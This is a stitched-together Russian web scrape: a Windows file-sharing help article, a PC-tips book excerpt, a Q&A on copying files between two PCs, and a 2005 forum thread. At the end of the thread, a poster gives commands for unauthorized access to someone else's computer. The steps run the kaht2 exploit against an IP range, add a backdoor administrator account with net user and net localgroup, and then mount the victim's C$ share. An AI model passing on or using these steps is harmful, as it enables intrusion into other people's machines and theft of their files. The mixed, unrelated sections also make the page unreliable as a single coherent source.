Предоставление общего доступа к файлам по сети в Windows
Примечание: В этой статье рассказывается, как обмениваться файлами или папками по локальной сети (LAN), например, на подключенных компьютерах у вас дома или на рабочем месте. Если вам интересно узнать, как поделиться файлом по Интернету, например, с другом или членом семьи, OneDrive предлагает простые способы сделать это. Дополнительные сведения см. в статье Общий доступ к файлам и папкам OneDrive.
Вот несколько ответов на распространенные вопросы об изменениях, связанных с общим доступом к файлам и папкам в Windows 11:
Как теперь предоставлять общий доступ к файлам или папкам по сети?
Чтобы поделиться файлом или папкой по сети в проводнике, выполните следующее:

- Щелкните правой кнопкой мыши (или нажмите и удерживайте) файл, а затем выберите Показать дополнительные параметры >Предоставить доступ>Конкретным пользователям.
- Выберите пользователя в сети для доступа к файлу или выберите Все, чтобы предоставить доступ к файлу всем пользователям сети.
Если выбрать одновременно несколько файлов, вы можете предоставить к ним общий доступ таким же образом. Эта функция работает и для папок: вы можете поделиться папкой, после чего общий доступ будет предоставлен ко всем файлам в ней.
Как отключить общий доступ к файлам или папкам?
Щелкните правой кнопкой мыши или выберите файл или папку, а затем нажмите Показать дополнительные параметры > Предоставить доступ > Удалить доступ.

Почему параметр «Прекратить общий доступ» или «Удалить доступ» отображается в проводнике для файлов, к которым еще не предоставлен общий доступ?
В проводнике отображается параметр Удалить доступ для всех файлов, даже для тех, к которым не предоставляется общий доступ по сети.
Как узнать, к каким файлам или папкам предоставлен общий доступ по сети?
Откройте проводник и введите \\localhost в адресной строке.
Примечание: Если вы предоставили общий доступ к файлу из папки в профиле пользователя, то после перехода по адресу \\localhost вы увидите профиль пользователя и все связанные файлы. Это не означает, что ко всем вашим файлам предоставлен общий доступ. Просто у вас есть доступ ко всем собственным файлам.
Как включить сетевое обнаружение?
Если вы открываете проводник, переходите в раздел Сеть и видите сообщение об ошибке («Сетевое обнаружение выключено…»), вам потребуется включить сетевое обнаружение, чтобы просмотреть устройства в сети, который предоставляют общий доступ к файлам. Чтобы включить эту функцию, выберите баннер Сетевое обнаружение выключено и нажмите Включить сетевое обнаружение и общий доступ к файлам.

Как устранить неполадки с общим доступом к файлам и папкам?
Для устранения неполадок, связанных с предоставлением общего доступа к файлам и папкам, выполните следующие действия на всех компьютерах, на которых вы хотите настроить общий доступ.
- Обновление Windows. Обновление компьютеров до последней версии является ключом к тому, чтобы вы не пропустили ни одного драйвера или обновления Windows.
Открыть Центр обновления Windows - Убедитесь, что компьютеры находятся в одной сети. Например, если компьютеры подключаются к Интернету с помощью беспроводного маршрутизатора, убедитесь, что они подключены через один и тот же беспроводной маршрутизатор.
- Если вы подключены к сети Wi-Fi, измените ее тип на Частная. Чтобы узнать, как это сделать, ознакомьтесь с разделом Общедоступные и частные сети Wi-Fi в Windows.
- Включите сетевое обнаружение и общий доступ к файлам и принтерам, а затем отключите общий доступ с защитой паролем.
- Нажмите кнопку Пуск , а затем выберите Параметры .
- На панели поиска Найти параметр введите Управление дополнительными параметрами общего доступа и выберите Управление дополнительными параметрами общего доступа в предложенных результатах.
- В появившемся окне Дополнительные параметры общего доступа в разделе Частные выберите Включить сетевое обнаружение и Включить общий доступ к файлам и принтерам.
- В разделе Все сети выберите Отключить общий доступ с парольной защитой.
- Включите автоматический запуск служб общего доступа.
- Нажмите клавишу Windows + R.
- В диалоговом окне Выполнить введите services.msc и нажмите кнопку OK.
- Щелкните правой кнопкой мыши каждую из следующих служб, выберите Свойства. Если они не работают, щелкните Запустить и рядом с полем Тип запуска выберите Автоматически:
- Узел поставщика функции обнаружения
- Публикация ресурсов функции обнаружения
- Обнаружение SSDP
- Узел универсальных PNP-устройств
Статьи по теме
- Обмен с устройствами поблизости в Windows
- Предоставление общего доступа к файлам в проводнике
- Общедоступные и частные сети Wi-Fi в Windows
- Решение проблем с сетевым подключением в Windows
В Windows 10 изменились некоторые функции общего доступа к файлам и папкам по сети, в том числе удаление домашней группы. Узнайте ответы на часто задаваемые вопросы о других изменениях, связанных с доступом к файлам и папкам в Windows 10.
Как теперь предоставлять общий доступ к файлам или папкам по сети?
Для предоставления общего доступа к файлу или папке в проводнике выполните одно из следующих действий.
-
Щелкните правой кнопкой мыши или выберите файл и нажмите Предоставить доступ >Определенные пользователи.
Выделите файл, перейдите на вкладку Поделиться в верхней части проводника, а затем в разделе Поделиться с выберите Определенные пользователи.

Выберите пользователя в сети для доступа к файлу или выберите Все, чтобы предоставить доступ к файлу всем пользователям сети.
Если выбрать одновременно несколько файлов, вы можете предоставить к ним общий доступ таким же образом. Эта функция работает и для папок: вы можете поделиться папкой, после чего общий доступ будет предоставлен ко всем файлам в ней.
Как отключить общий доступ к файлам или папкам?
Для прекращения общего доступа в проводнике выполните одно из следующих действий.
-
Щелкните правой кнопкой мыши или выделите файл или папку, а затем выберите Предоставить доступ >Удалить доступ.
Выберите файл или папку, перейдите на вкладку Общий доступ в верхней части проводника, а затем в разделе Поделиться с выберите Удалить доступ.

Почему параметр «Прекратить общий доступ» или «Удалить доступ» отображается в проводнике для файлов, к которым еще не предоставлен общий доступ?
В проводнике отображается параметр Удалить доступ («Прекратить общий доступ» в предыдущих версиях Windows 10) для всех файлов, даже для тех, к которым не предоставляется общий доступ по сети.
Как узнать, к каким файлам или папкам предоставлен общий доступ по сети?
Откройте проводник и введите \\localhost в адресной строке.
Примечание: Если вы предоставили общий доступ к файлу из папки в профиле пользователя, то после перехода по адресу \\localhost вы увидите профиль пользователя и все связанные файлы. Это не означает, что ко всем вашим файлам предоставлен общий доступ. Просто у вас есть доступ ко всем собственным файлам.
Как включить сетевое обнаружение?
Если вы открываете проводник, переходите в раздел Сеть и видите сообщение об ошибке («Сетевое обнаружение выключено…»), вам потребуется включить сетевое обнаружение, чтобы просмотреть устройства в сети, который предоставляют общий доступ к файлам. Чтобы включить эту функцию, выберите баннер Сетевое обнаружение выключено и нажмите Включить сетевое обнаружение и общий доступ к файлам.

Как устранить неполадки с общим доступом к файлам и папкам?
Для устранения неполадок, связанных с предоставлением общего доступа к файлам и папкам, выполните следующие действия на всех компьютерах, на которых вы хотите настроить общий доступ.
- Обновление Windows. Обновление компьютеров до последней версии является ключом к тому, чтобы вы не пропустили ни одного драйвера или обновления Windows.
Открыть Центр обновления Windows - Убедитесь, что компьютеры находятся в одной сети. Например, если компьютеры подключаются к Интернету с помощью беспроводного маршрутизатора, убедитесь, что они подключены через один и тот же беспроводной маршрутизатор.
- Если вы подключены к сети Wi-Fi, измените ее тип на Частная. Чтобы узнать, как это сделать, ознакомьтесь с разделом Общедоступные и частные сети Wi-Fi в Windows.
- Включите сетевое обнаружение и общий доступ к файлам и принтерам, а затем отключите общий доступ с защитой паролем.
- Нажмите кнопку Пуск , выберите Параметры >Сеть и Интернет , а затем справа выберите Параметры общего доступа.
- В разделе Частные выберите Включить сетевое обнаружение и Включить общий доступ к файлам и принтерам.
- В разделе Все сети выберите Отключить общий доступ с парольной защитой.
- Включите автоматический запуск служб общего доступа.
- Нажмите клавишу Windows + R.
- В диалоговом окне Выполнить введите services.msc и нажмите кнопку OK.
- Щелкните правой кнопкой мыши каждую из следующих служб, выберите Свойства. Если они не работают, щелкните Запустить и рядом с полем Тип запуска выберите Автоматически:
- Узел поставщика функции обнаружения
- Публикация ресурсов функции обнаружения
- Обнаружение SSDP
- Узел универсальных PNP-устройств
Статьи по теме
- Обмен с устройствами поблизости в Windows
- Предоставление общего доступа к файлам в проводнике
- Общедоступные и частные сети Wi-Fi в Windows
- Решение проблем с сетевым подключением в Windows
Как через проводник зайти на другой компьютер



Если вы регулярно работаете на компьютере, то у вас время от времени обязательно будут возникать различные проблемы. Причем проблемы эти, как правило, абсолютно разного уровня сложности – от неудачной установки кодеков при прослушивании музыки на компьютере до неполадок при создании локальной сети. Возникает вопрос: а как же их решать, ведь все о персональном компьютере и операционной системе знать попросту невозможно? Именно для этого и предназначена книга, которую вы сейчас держите в руках. В ней вы найдете 500 советов, решений различных проблем и ответов на всевозможные вопросы. С этой книгой все проблемы, возникающие перед вами при работе на ПК, будут решены!
Книги автора: 500 типичных проблем и их решений при работе на ПК
Книга: 500 типичных проблем и их решений при работе на ПК
Как зайти на компьютер другого пользователя?
Скрыть рекламу в статье
Как зайти на компьютер другого пользователя?
Сделать это вы можете четырьмя способами. Между ними нет принципиальной разницы, поэтому выбирайте тот, который для вас удобнее.
• Откройте Сетевое окружение ? Вся сеть ? Microsoft Windows Network. Вы получите список компьютеров, присутствующих в сети. Дважды щелкните кнопкой мыши на названии интересующего вас компьютера – откроется окно доступных сетевых ресурсов данного компьютера.
• Запустите Проводник (нажмите сочетание клавиш Windows+E). В левой части окна щелкните кнопкой мыши на ссылке Сетевое окружение. Дальнейшие действия аналогичны описанным выше.
• Откройте меню Пуск ? Выполнить (либо нажмите Windows+R), в окне Запуск программы введите имя_компьютера (рис. 5.4). Здесь имя_компьютера – имя компьютера, к которому вы желаете подключиться. Несложно догадаться, что данный способ можно использовать, только если вы точно знаете имя нужного вам компьютера. Зато это самый быстрый путь к ресурсам другой компьютера.
• Откройте Сетевое окружение (неважно, в Проводнике вы это сделаете или на Рабочем столе). В открывшемся окне вверху на панели инструментов нажмите кнопку Поиск (либо нажмите сочетание клавиш Ctrl+F). Слева появится поисковая форма, с помощью которой вы сможете найти нужный вам компьютер в сети. Данный способ обычно применяется, если просматривать список компьютеров вручную затруднительно (например, их очень много) или вам просто лень разыскивать компьютер вручную.

Рис. 5.4. Самый быстрый путь к другому компьютеру
Как уже говорилось выше, при попытке открыть сетевые папки удаленного компьютера вы можете получить сообщение об отсутствии доступа. В некоторых случаях система не бывает так категорична и не отказывает вам сразу, предлагая сначала ввести имя пользователя и пароль. Это означает, что владелец компьютера, к которому вы обращаетесь, разрешил доступ только для определенных пользователей. Если вы правильно введете необходимую информацию, то получите доступ, если неправильно – у вас останутся еще две попытки.
Это делается специально, чтобы дать доступ только для «своих». Часто на таких компьютерах оказывается «много вкусного». В такой ситуации желательно уточнить у владельца компьютера, под каким пользователем доступны его сетевые ресурсы.
Совет
Чтобы в дальнейшем подключаться к сетевому ресурсу без ввода имени пользователя и пароля, установите флажок Сохранить пароль. Чтобы в Windows использовать автоматическое подключение к этому сетевому ресурсу без вывода на экран окна Имя и пароль пользователя, установите флажок Больше не спрашивать этот пароль.
Как войти в другой компьютер по локальной сети (СРОЧНО нужна помощь)?

Есть 2 компьютера. На одном из них хочу переустановить windows. Но сначала нужно перенести важные файлы на основной комп. Установил между ними локальную сеть и общий доступ. Все работает. Но ,когда с основного компа хочу зайти на тот компьютер, с которого хочу перенести важный файлы, выходит окно (см. скриншоты) и просит логин и пароль. На основном компе стоит Windows XP, второй загружен с LIVE CD.
1) Что за логин и пароль? Где их взять? Пробовал войти без пароля и вводил в поле логин слово «Администратор» — ничего не вышло.
2) Как на втором компе открыть список всех компьютеров в сети, также как и на основном (см. скриншоты). Например: что нужно ввести в адресную строку? Перечислите пожалуйста все возможные варианты.


- Вопрос задан более трёх лет назад
- 69083 просмотра
Комментировать
Решения вопроса 1
Можно установить на обеих машинах TeamViewer (или его аналог), подключиться и использовать встроенную в TeamViewer возможность передачи файлов. Так же для ускорения процесса в настройках TV в пункте «Входящие соединения (локальная сеть)» выбрать вариант «принять»
Ответ написан более трёх лет назад
Комментировать
Нравится Комментировать
Ответы на вопрос 5
tartarelin @tartarelinКопирование без логинов, паролей за минимальное время
выключаем компьютеры
берём крестовую отвёртку, вскрываем системник. откручиваем винчестер
вскрываем другой системник, подключаем винчестер
включаем компьютер, с загрузкой с правильного диска и копируемОтвет написан более трёх лет назад
Комментировать
Нравится 12 КомментироватьКопирование без логинов, паролей
нажимаем «Пуск», выбираем «Выполнить», вводим GPEDIT.MSC
Конфигурация компьютера\Конфигурация Windows\Параметры безопасности\Локальные политики\Параметры безопасности\
1. находим «Сетевой доступ: модель совместного доступа и безопасности . » Меняем с обычной модели на гостевую.
2. там же также находим «Учетные записи: состояние учетной записи Гость» и ставим «Включен»
3. находим ветвь Конфигурация компьютера\Конфигурация Windows\Параметры безопасности\Локальные политики\Назначение прав пользователя, «Отказ в доступе к компьютеру по сети», дважды щелкаем по нему, подсвечиваем «Гостя», нажимаем «Удалить»После этого шарим нужную папку и она доступна по сети без логинов паролей
Как через проводник зайти на другой компьютер

Страницы: 1 2 След.
[ Закрыто ] Как зайти на другой компьютер в локалке
Это нравится: 0Да / 0Нет
05.05.2005 04:52:38Подскажите, плиз! Не могу попасть на другой комп по локальной сети. Когда ввожу \\ip адрес\С$ требуется ввести пароль и имя пользователя. Можно ли как-нибудь попасть на комп? Винда на этом компе XP.
Это нравится: 0Да / 0Нет
05.05.2005 08:15:23
можно.
введи правильные имя пользователя и пароль
Это нравится: 0Да / 0Нет
05.05.2005 08:25:25
Я не знаю имя пользователя и пароль этого компа.
Как еще можно?
Это нравится: 0Да / 0Нет
05.05.2005 20:21:35
тренитуетесь а потом доложите моя милая
Это нравится: 0Да / 0Нет
06.05.2005 08:11:51tron, не получается ни хера. Там для win98 написано, а в моей сети на компах xp стоит, и ресурсов расшаренных нет. Там написано как действовать когда расшарены диски с и d, а мне и надо получить к ним доступ.
Это нравится: 0Да / 0Нет
06.05.2005 15:35:16Цитата john пишет:
tron, не получается ни хера. Там для win98 написано, а в моей сети на компах xp стоит, и ресурсов расшаренных нет. Там написано как действовать когда расшарены диски с и d, а мне и надо получить к ним доступ.А физического доступа к компу нет?
Если нет учетных данных, расшаренных дисков — Вам остается только одно — ломать удаленную машину.
Удачи)Это нравится: 0Да / 0Нет
06.05.2005 21:00:31Цитата john пишет:
tron, не получается ни хера. Там для win98 написано, а в моей сети на компах xp стоит, и ресурсов расшаренных нет. Там написано как действовать когда расшарены диски с и d, а мне и надо получить к ним доступ.в моей сети тоже lol
Это нравится: 0Да / 0Нет
07.05.2005 06:14:03
Sc4ndy, физического доступа нет. А как можно сломать удаленную машину. Подскажи, плиз.
Это нравится: 0Да / 0Нет
09.05.2005 20:45:47
Трахнуть по ней чем-нить тяжёлым
Это нравится: 0Да / 0Нет
10.05.2005 15:34:48
Статьи 361-363 УК Украины еще никто не отменял.
Это нравится: 0Да / 0Нет
10.05.2005 17:14:17Цитата john пишет:
Sc4ndy, физического доступа нет. А как можно сломать удаленную машину. Подскажи, плиз.Это нравится: 0Да / 0Нет
13.05.2005 00:40:51Ты пришел не на тот сайт Тут такое не обсуждают. Иди к нам: cyberhack.ru Там тебя научат
Для начала попробуй заюзать эксплойт kaht2 а потом поговорим Инструкции по этому сплойту есть и на этом сайте и на киберхаке. Удачи.P.S. Статьи 272-274 УК России. Аккуратнее. Я конечно же понимаю, что ты просто хочешь проверить свой комп на уязвимости, но вот люди в черном этого не поймут гы гы гы.
Это нравится: 0Да / 0Нет
14.05.2005 06:19:19
Drac, спасибо! Сегодня попробую.
Это нравится: 0Да / 0Нет
14.05.2005 07:13:11
Drac, дай ссылочку на инструкцию по kaht2, плиз!
Это нравится: 0Да / 0Нет
14.05.2005 07:33:35john, знаешь есть такая классная вешь где ты найдешь большинство, а может и все, что тебе нужно, может слышал . называется www.google.com или www.yandex.ru
Это нравится: 0Да / 0Нет
14.05.2005 07:41:45
atransal, ничего я там не нашел
Это нравится: 0Да / 0Нет
14.05.2005 10:52:01Значит так, инструкцию ща сам напишу :
из командной строки (пуск->выполнить->cmd) переходишь в папку с kaht2 (допустим с:\kaht2\) Далее:
c:\kaht2\kaht2 192.168.0.1 192.168.0.99 (диапазон атакуемых айпи адресов вводи свой);
потом он сам за тбя все сделает и в итоге перед тобой будет надпись:
с:\windows\system32 — Эта заветная надпись говорит о том, что ты на компе у врага.
теперь пиши следующее:
c:\windows\system32\net user xakep pass /add (создаем учетку xakep с паролем pass.
c:\windows\system32\net localgroup Администраторы xakep /add (переводим созданную учетку в группу Администраторы)
теперь где-нибудь в своей винде находишь кнопочку «Присоединить сетевой диск». Там в строке адреса диска пишешь \\ip_атакуемого\c$ потом вводишь пароль от учетки xakep и радуешься жизни. Что-то непонятно.